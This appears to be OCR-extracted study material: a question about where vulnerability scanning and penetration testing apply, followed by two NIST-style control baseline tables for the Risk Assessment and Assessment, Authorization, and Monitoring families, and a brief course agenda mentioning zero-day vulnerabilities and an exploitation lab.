
For what kinds of information systems do organizations employ vulnerability scanning & penetration testing ?

TABLE 3-16: RISK ASSESSMENT FAMILY



CONTROL NUMBER	CONTROL NAME CONTROL ENHANCEMENT NAME	PRIVACY CONTROL BASELINE	SECURITY CONTROL BASELINES		
			LOW	MOD	HIGH
RA-1	**Policy and Procedures**	x	x	x	x
RA-2	**Security Categorization**		x	x	x
RA-2(1)	IMPACT-LEVEL PRIORITIZATION				
RA-3	**Risk Assessment**	x	x	x	x
RA-3(1)	SUPPLY CHAIN RISK ASSESSMENT		x	x	x
RA-3(2)	USE OF ALL-SOURCE INTELLIGENCE				
RA-3(3)	DYNAMIC THREAT AWARENESS				
RA-3(4)	PREDICTIVE CYBER ANALYTICS				
RA-4	Risk Assessment Update	W: Incorporated into RA-3.			
RA-5	**Vulnerability Monitoring and Scanning**		x	x	x
RA-5(1)	UPDATE TOOL CAPABILITY	W: Incorporated into RA-5.			
RA-5(2)	UPDATE VULNERABILITIES TO BE SCANNED		x	x	x
RA-5(3)	BREADTH AND DEPTH OF COVERAGE				
RA-5(4)	DISCOVERABLE INFORMATION				x
RA-5(5)	PRIVILEGED ACCESS			x	x
RA-5(6)	AUTOMATED TREND ANALYSES				
RA-5(7)	AUTOMATED DETECTION AND NOTIFICATION OF UNAUTHORIZED COMPONENTS	W: Incorporated into CM-8.			
RA-5(8)	REVIEW HISTORIC AUDIT LOGS				
RA-5(9)	PENETRATION TESTING AND ANALYSES	W: Incorporated into CA-8.			
RA-5(10)	CORRELATE SCANNING INFORMATION				
RA-5(11)	PUBLIC DISCLOSURE PROGRAM		x	x	x
RA-6	**Technical Surveillance Countermeasures Survey**				
RA-7	**Risk Response**	x	x	x	x
RA-8	**Privacy Impact Assessments**	x			
RA-9	**Criticality Analysis**			x	x
RA-10	**Threat Hunting**				

TABLE 3-4: ASSESSMENT, AUTHORIZATION, AND MONITORING FAMILY



CONTROL NUMBER	CONTROL NAME CONTROL ENHANCEMENT NAME	PRIVACY CONTROL BASELINE	SECURITY CONTROL BASELINES		
			LOW	MOD	HIGH
CA-1	**Policy and Procedures**	x	x	x	x
CA-2	**Control Assessments**	x	x	x	x
CA-2(1)	INDEPENDENT ASSESSORS			x	x
CA-2(2)	SPECIALIZED ASSESSMENTS				x
CA-2(3)	LEVERAGING RESULTS FROM EXTERNAL ORGANIZATIONS				
CA-3	**Information Exchange**		x	x	x
CA-3(1)	UNCLASSIFIED NATIONAL SECURITY SYSTEM CONNECTIONS	W: Moved to SC-7(25).			
CA-3(2)	CLASSIFIED NATIONAL SECURITY SYSTEM CONNECTIONS	W: Moved to SC-7(26).			
CA-3(3)	UNCLASSIFIED NON-NATIONAL SECURITY SYSTEM CONNECTIONS	W: Moved to SC-7(27).			
CA-3(4)	CONNECTIONS TO PUBLIC NETWORKS	W: Moved to SC-7(28).			
CA-3(5)	RESTRICTIONS ON EXTERNAL SYSTEM CONNECTIONS	W: Incorporated into SC-7(5).			
CA-3(6)	TRANSFER AUTHORIZATIONS				x
CA-3(7)	TRANSITIVE INFORMATION EXCHANGES				
CA-4	Security Certification	W: Incorporated into CA-2.			
CA-5	**Plan of Action and Milestones**	x	x	x	x
CA-5(1)	AUTOMATION SUPPORT FOR ACCURACY AND CURRENCY				
CA-6	**Authorization**	x	x	x	x
CA-6(1)	JOINT AUTHORIZATION — INTRA-ORGANIZATION				
CA-6(2)	JOINT AUTHORIZATION — INTER-ORGANIZATION				
CA-7	**Continuous Monitoring**	x	x	x	x
CA-7(1)	INDEPENDENT ASSESSMENT			x	x
CA-7(2)	TYPES OF ASSESSMENTS	W: Incorporated into CA-2.			
CA-7(3)	TREND ANALYSES				
CA-7(4)	RISK MONITORING	x	x	x	x
CA-7(5)	CONSISTENCY ANALYSIS				
CA-7(6)	AUTOMATION SUPPORT FOR MONITORING				
CA-8	**Penetration Testing**				x
CA-8(1)	INDEPENDENT PENETRATION TESTING AGENT OR TEAM				x
CA-8(2)	RED TEAM EXERCISES				
CA-8(3)	FACILITY PENETRATION TESTING				
CA-9	**Internal System Connections**		x	x	x
CA-9(1)	COMPLIANCE CHECKS				

Agenda

- ✓Zero-Day Vulnerabilities
- ✓Introduction to the Exploitation Lab, continued…
- ✓The bigger context…